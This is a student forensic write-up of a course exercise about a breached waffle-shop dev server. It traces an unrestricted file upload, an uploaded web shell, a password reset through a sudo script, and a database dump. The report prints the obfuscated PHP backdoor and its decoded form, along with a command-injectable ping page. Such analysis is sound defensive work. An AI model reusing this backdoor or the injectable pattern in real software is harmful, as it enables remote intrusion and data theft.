ENPM-685-CY01

Tanishq Javvaji
Uid:119070185

Final

Background

ENPM685 Waffle Co is a small food/tech start up that is rapidly expanding. What started as a small "mom and pop" waffle shop has blown up to a massive tech startup with the creation of their mobile app. Shortly after releasing their mobile waffle ordering app the company took off as customer's flocked to the app's promise of "push button, get waffle." With the creation of their proprietary "avocado waffle" their customer base has expanded one hundred-fold. ENPM685 Waffle Co is still a small operation behind the scenes and the former cashier-turned-web developer Nathan is working on improving the company's website. Despite being a mobile app/tech mega power their website until recently just listed information about the business and their waffles. Not wanting to miss out on the opportunity for capturing the "old people who don't know how to use mobile phones" demographic Nathan has begun work on adding online ordering of waffles from their website. To do this he created a development system and begun work. After taking a short vacation he came back to a very panicked Julia, the company's DBA saying that she can no longer log into the dev server and thinks her password may have been changed. Nathan then checked his email and discovered an email message pointing to a Pastebin post claiming to have all of the company's data and offering to sell it to the highest bidder. Nathan believes it's possible that the compromise is related to the development website he has been setting up since it was not "fully setup" and to save time he decided to use production data.

Notes from Nathan (The Web Developer/Sysadmin)


- I was making an export of the VM for you but heard an alarm go off and I thought it was the attacker again. In a panic I deleted the VM. It turns out it was just my toaster telling me that my waffle was done. What I was able to export is described below.
- The website is hosted out of /var/www/html/ and is written in PHP. A copy of the web directory is in the web.tar tarball.
- The contents of Julia's home directory are in the file julia-home.tar
- The logs (everything in /var/log) are in logs.tar. I was grabbing them to put into Splunk, maybe that would be helpful for your analysis too?
- For debugging purposes, I had a tcpdump session running which may have captured the attacker's traffic. The pcap is available as final.pcap

Attack Narrative:

Based on my analysis, it appears that the website has a vulnerability in which it accepts all types of file uploads without verifying their format. This allowed an attacker to upload a malicious PHP file, which gave them access to a web shell. To avoid detection, the attacker transmitted scrambled inputs that could only be understood and executed by the malicious PHP file. I observed that the HTTP post messages revealed these scrambled inputs.

Further analysis revealed that the attacker used the web shell access to navigate to the admin folder and modify the password file, granting them administrative access to the site. With this access, the attacker was able to use the user account credentials of 'Julia' to run various commands and leak sensitive data.

Q1. How did the attacker get in?



- The Waffle Co. website allows users to upload waffle pictures for a chance to win a $20 credit.
- The web developer did not implement checks to ensure that only image files can be uploaded.
- This lapse in the website allowed the attacker to upload a malicious PHP file capable of remote execution.
- The attacker exploited the file upload vulnerability to carry out harmful actions on the website.

```
┌──(kali㉿kali)-[~/…/web/var/www/html]
└─$ cat upload.php
<title>ENPM685 Waffle Photo Contest</title>
<h1>ENPM685 Waffle Photo Contest</h1>
<br><br>
Take a photo of your yummy delicious waffle you ordered from us and win a prize!  The best photo earns $20 in free waffle credits!

<br><br>

<form action="upload2.php" method="post" enctype="multipart/form-data">
Upload your script or treatment to us:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br><br>
<a href="/index.php">Back to the main page</a>

┌──(kali㉿kali)-[~/…/web/var/www/html]
└─$
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

1 Tanishq Javvaji
2 UID 119070185

36	14.428789	172.28.128.5	172.28.128.4	HTTP	660	HTTP/1.1 200 OK (text/html)
81	27.128335	172.28.128.4	172.28.128.5	HTTP	518	POST /upload2.php HTTP/1.1 (JPEG JFIF image)
85	28.816728	172.28.128.4	172.28.128.5	HTTP	441	GET /uploads/TrollFace.jpg HTTP/1.1
116	28.819227	172.28.128.5	172.28.128.4	HTTP	1412	HTTP/1.1 200 OK (JPEG JFIF image)
126	34.665868	172.28.128.4	172.28.128.5	HTTP	378	GET / HTTP/1.1
128	34.666845	172.28.128.5	172.28.128.4	HTTP	704	HTTP/1.1 200 OK (text/html)
130	36.912170	172.28.128.4	172.28.128.5	HTTP	419	GET /upload.php HTTP/1.1
131	36.912555	172.28.128.5	172.28.128.4	HTTP	660	HTTP/1.1 200 OK (text/html)
139	49.905215	172.28.128.4	172.28.128.5	HTTP	1591	POST /upload2.php HTTP/1.1 (application/x-php)


According to Wireshark image shown above, the attacker began by uploading a "trollface.jpg" file to test the vulnerability of the website. By examining the location where the image was stored in the web application, the attacker gained insight into the website's file system.

```
▸ Hypertext Transfer Protocol
▾ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "--------------------------
    [Type: multipart/form-data]
    First boundary: ----------------------------118054384820054512561016870522\r\n
  ▾ Encapsulated multipart part:  (image/jpeg)
      Content-Disposition: form-data; name="fileToUpload"; filename="TrollFace.jpg"\r\n
      Content-Type: image/jpeg\r\n\r\n
    ▸ JPEG File Interchange Format
    Boundary: \r\n----------------------------118054384820054512561016870522\r\n
  ▸ Encapsulated multipart part:
    Last boundary: \r\n----------------------------118054384820054512561016870522--\r\n
```


*Untitled 1 - Mousepad

File Edit Search View Document Help

1 Tanishq Javvaji
2 UID 119070185



After performing a successful test with a basic image upload to identify the location of the uploaded files, the attacker proceeded to upload a malicious PHP file. The uploaded file was designed to exploit the vulnerability of the website and execute remote commands by spawning a www-shell.



- The uploaded PHP file is named "pwn3d.php" as shown in the below image

```
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://172.28.128.5/upload.php\r\n
    Content-Type: multipart/form-data; boundary=------------------------------902840476198893347319626005 15\r\n
  ▸ Content-Length: 1036\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://172.28.128.5/upload2.php]
    [HTTP request 1/1]
    [Response in frame: 141]
    File Data: 1036 bytes
▾ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----------------------------902840
    [Type: multipart/form-data]
    First boundary: ----------------------------902840476198893347319626005 15\r\n
  ▾ Encapsulated multipart part:  (application/x-php)
      Content-Disposition: form-data; name="fileToUpload"; filename="pwn3d.php"\r\n
      Content-Type: application/x-php\r\n\r\n
    ▸ Media Type
    Boundary: \r\n----------------------------902840476198893347319626005 15\r\n
  ▾ Encapsulated multipart part:
      Content-Disposition: form-data; name="submit"\r\n\r\n
    ▸ Data (6 bytes)
    Last boundary: \r\n----------------------------902840476198893347319626005 15--\r\n
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Tanishq Javvaji
2 UID 119070185
```

- Obfuscation techniques, such as encoding or encryption, have been used to make the code difficult to interpret.
- The file is highly obfuscated, likely in an attempt to evade detection by firewall and anti-virus software.

```
┌──(kali㉿kali)-[~/…/var/www/html/uploads]
└─$ cat pwn3d.php
<?php
$h='unction x(*$t*,$k){$c=st*rlen($*k);$l=*strle*n($t);$**o="";for($i*=0;*$i<*$l;*){for($';
$N=str_replace('dO','','cdOrdOeatdOdOe_funcdOtdOion');
$B='n*d*_clea**n();$r=@base*64_e*ncode(@x(@g**zcompress($o),$*k));p*rin*t("$p*$kh$r$kf");}';
$l='$k=*"*4d4098d6";$kh*="4e16*3d27269*5";*$kf="*94*55d046fd7c*";$p="f8ewV*ri1Y*d8RJ*kIZ"*;f';
$d='c*h("/$kh(.+*)$kf/*",@fi*le_get_contents*("php**://input"),$*m*)==1){@*ob_*start();*@*e';
$W='va*l(@g*z*uncompress(@x(@b*ase64_deco*de($m[1])*,$k)));$*o=@ob_*get_cont*ents*();@ob_e';
$u='j=*0;($j<$c&&$*i*<$l);$j*++,$i++*)*{$o.=$t{$i}^$*k{$*j};}}retur*n $o;}i*f(@p**reg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>

┌──(kali㉿kali)-[~/…/var/www/html/uploads]
└─$
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Tanishq Javvaji
2 UID 119070185
```


- By using online decoding tools, the PHP file was decoded and the underlying code was revealed in the snapshot provided.

- The PHP script in the code uses '@file get contents("php:/input")' and variables '$kh' and '$kf' to extract a specific portion of the raw input.
- Due to the input's obfuscation, additional techniques, including base64 decoding, gzuncompress, and a user-defined function 'x,' are required before executing the PHP code.
- The 'eval()' function is then used to execute the command provided on the system, functioning as a shell.
- Although the code is disguised, it essentially creates a backdoor agent.
- After uploading the agent to the target web folder and asking the webserver to run the PHP code, the attacker is granted remote access.
- The attacker needs to communicate with the agent, which is why the "pwn3d" file is available through a URL.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat a783ab97be2f4cc2a09720d45558eae6_php.txt
/* Decoded by unphp.net */


<?php function x($t,$k){
        $c=strlen($k);
        $l=strlen($t);
        $o="";
        for($i=0;$i<$l;){
                for($j=0;($j<$c&&$i<$l);$j++,$i++){
                        $o.=$t{$i}^$k{$j};
                        }
                }
                return $o;
}
$k="4d4098d6";
$kh="4e163d272695";
$kf="9455d046fd7c";
$p="f8ewVri1Yd8RJkIZ";
function x($t,$k){
        $c=strlen($k);
        $l=strlen($t);
        $o="";
        for($i=0;$i<$l;){
                for($j=0;($j<$c&&$i<$l);$j++,$i++){
                        $o.=$t{$i}^$k{$j};
                }
        }
        return $o;
}
if(@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1{
        @ob_start();
        eval(@gzuncompress(@x(base64_decode($m[1]),$k)));
        $o=@ob_get_contents();
        @ob_end_clean();
        $r=@base64_encode(@x(@gzcompress($o),$k));
        print("$p$kh$r$kf");
}
```


```
*Untitled 1 - Mousepad
File  Edit  Search  View  Document  Help
1 Tanishq Javvaji
2 UID 119070185
```


As shown below I have followed the TCP stream to understand client and server responses.



Q2. What did the attacker do once they were on the system? **The attacker seemed to be exploring the directory structure of the web application.**

- By utilizing the remote command execution, the attacker carried out a directory traversal attack on the web application.
- The attacker used the PHP code to identify vulnerable pages in the application, including the password.php file that handles user password updates. However, as shown in the code, the underlying shell code modifies the web-server password instead.
- The attacker extracted the raw data using the PHP @file get contents () method and sent multiple POST requests to pwn3d. Since the shell obtained via Weevely was a 'www-data' shell with limited permissions to maintain persistence on the machine or modify the user's password, the attacker searched for the password.php and change-pass.sh script files.





- The attacker takes advantage of a shell script located in the admin folder to change the password directly.
- Using this script, the attacker remotely changes the password by sending commands through HTTP.

Open | cmd.php ~/Downloads/final/web/var/www/html/admin | Save

```php
<h1>Command Injection</h1>
<br>
<h2>Network connectivity test (ping a host)</h2>
<br><br>
<form name="ping" action="#" method=post>
Enter an IP address:<input type="text" name="ip" size="30">
<input type="submit" name="Submit" value="Submit">
</form>

<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];
        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        print "<b>Command results:</b><br><br>";
        print $cmd;
}

?>
<a href="/index.php">Back to the main page</a>
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Tanishq Javvaji
2 UID 119070185
```

```
┌──(kali㉿kali)-[~/…/var/www/html/admin]
└─$ cat index.php
<h1>Admin Area</h1>

<a href="password.php">Change a user's password</a>
<br><br>
More tools to come.
<br><br>

<a href="/index.php">Back to the main page</a>

┌──(kali㉿kali)-[~/…/var/www/html/admin]
└─$
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Tanishq Javvaji
2 UID 119070185
```

```
┌──(kali㉿kali)-[~/…/var/www/html/admin]
└─$ ls
change-pass.sh  cmd.php  index.php  password.php

┌──(kali㉿kali)-[~/…/var/www/html/admin]
└─$ cat change-pass.sh
#!/bin/sh
# \
exec expect -f "$0" ${1+"$@"}
set password [lindex $argv 1]
spawn passwd [lindex $argv 0]
sleep 1
expect "assword:"
send "$password\r"
expect "assword:"
send "$password\r"
expect eof
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Tanishq Javvaji
2 UID 119070185
```

- By using the change-pass.sh script, the attacker changes 'Julia' password to 'hacked' as captured in the wireshark image below.

```
▸ Frame 308: 584 bytes on wire (4672 bits), 584 bytes captured (4672 bits)
▸ Ethernet II, Src: PcsCompu_30:82:aa (08:00:27:30:82:aa), Dst: PcsCompu_db:de:fa (08:00:27:db:de:fa)
▸ Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5
▸ Transmission Control Protocol, Src Port: 48006, Dst Port: 80, Seq: 1, Ack: 1, Len: 518
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "julia"
      Key: username
      Value: julia
  ▾ Form item: "passwd" = "hacked"
      Key: passwd
      Value: hacked
  ▾ Form item: "Submit" = "Change password"
      Key: Submit
      Value: Change password
  ▾ Form item: "pwdchange" = "process"
      Key: pwdchange
      Value: process
```

Tanishq Javvaji
119070185


- We can also confirm the password has been changed by looking at the auth.log file as shown in the below figure.


```
223 Feb 14 16:41:35 midterm sudo: pam_unix(sudo:session): session opened for user root by midterm(uid=0)
224 Feb 14 16:44:18 midterm sudo: www-data : TTY=unknown ; PWD=/var/www/html/admin ; USER=root ; COMMAND=/var/www/html/admin/change-
    pass.sh julia hacked
225 Feb 14 16:44:18 midterm sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
226 Feb 14 16:44:19 midterm passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia
227 Feb 14 16:44:19 midterm sudo: pam_unix(sudo:session): session closed for user root
228 Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
    rhost=172.28.128.4  user=julia
229 Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2
230 Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2
231 Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)
```

- the attacker was able to launch an SSH session using the SSHv2 protocol. This allowed them to gain remote access to the system and carry out the command as shown in below which revealed sensitive data.

```
225 Feb 14 16:44:18 midterm sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
226 Feb 14 16:44:19 midterm passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia
227 Feb 14 16:44:19 midterm sudo: pam_unix(sudo:session): session closed for user root
228 Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
    rhost=172.28.128.4  user=julia
229 Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2
230 Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2
231 Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)
232 Feb 14 16:46:46 midterm sudo:    julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html
233 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)
```

Q3. Was sensitive data accessed? How can you tell if it was/was not accessed?





- Once the attacker gained access to the system through SSH, they executed a command as shown in the below image to gather server data and saved it in a dump.txt file.

```
232 Feb 14 16:46:46 midterm sudo:    julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html
233 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)
234 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session closed for user root
235 Feb 14 16:47:53 midterm sudo: pam_unix(sudo:session): session closed for user root
```

- By analysing the dump.txt file, it is clear that sensitive data was obtained and saved by the attacker.

```
--
-- Dumping data for table `customers`
--

LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES (1,'Bob Dobbs','C22B5F9178342609428D6F51B2C5AF4C0BDE6A42','enpm685@gmail.com','123
-456-7890','DA2F2471A8B784BDC6B721CB8CC095FB0784FE3E','12/19'),(2,'Alice Alice','5BAA61E4C9B93F3F0682250B6CF8331B
7EE68FD8','a2@gmail.fake','111-222-3456','4CBD21F6EC85A2D1282023E38C6B9C10058783CE','3/21'),(3,'Sally Brown','FD1
286353570C5703799BA76999323B7C7447B06','sally@go.away','999-888-7777','FB66E5A66070886FCC51F61E2321A16DE633E273',
'8/19'),(4,'Brad Pitiful','5B82762BC0F6615252DD3A794249473FAB24B885','boo@a.ghost.org','444-555-6789','D9785C1CB2
8924A6F6236C29DD51581863B8F185','9/24');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
UNLOCK TABLES;

--
```

*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Tanishq Javvaji
2 UID 119070185

- From the above image, we can see that the attacker extracted sensitive data such as email addresses, phone numbers.

```
--
-- Dumping data for table `orders`
--

LOCK TABLES `orders` WRITE;
/*!40000 ALTER TABLE `orders` DISABLE KEYS */;
INSERT INTO `orders` VALUES (1,2,'1/1/19','14 avocado waffles, 1 elvis, 3 number 6'),(2,1,'1/2/19','143 plain waf
fles'),(3,3,'1/3/19','1 S\'Mores Waffle'),(4,3,'1/4/19','1 Chocolate Chip, 19 Avocado');
/*!40000 ALTER TABLE `orders` ENABLE KEYS */;
UNLOCK TABLES;

--
```

*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Tanishq Javvaji
2 UID 119070185

- The attacker also gained access to order data of the customers as shown in the above image.

```
--
-- Dumping data for table `recipe`
--

LOCK TABLES `recipe` WRITE;
/*!40000 ALTER TABLE `recipe` DISABLE KEYS */;
INSERT INTO `recipe` VALUES (1,'Plain','eggs, all-purpose flour, milk, vegetable oil, white sugar, baking powder,
 salt, vanilla extract'),(2,'Avocado Waffle\r\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, baki
ng powder, salt, vanilla extract, avocados, foie gras'),(3,'Chocolate Chip\r\n','eggs, all-purpose flour, milk, v
egetable oil, white sugar, baking powder, salt, vanilla extract, chocolate chips'),(4,'S\'Mores Waffles\r\n','egg
s, all-purpose flour, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract, chocolate bars, mar
shmallows, graham crackers'),(5,'The Elvis\r\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, bakin
g powder, salt, vanilla extract, peanut butter, bananas,  bacon'),(6,'Waffle Number 6\r\n','eggs, all-purpose flo
ur, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract, cream cheese, chocolate chips, whippe
d cream, sprinkes');
/*!40000 ALTER TABLE `recipe` ENABLE KEYS */;
UNLOCK TABLES;

--
```

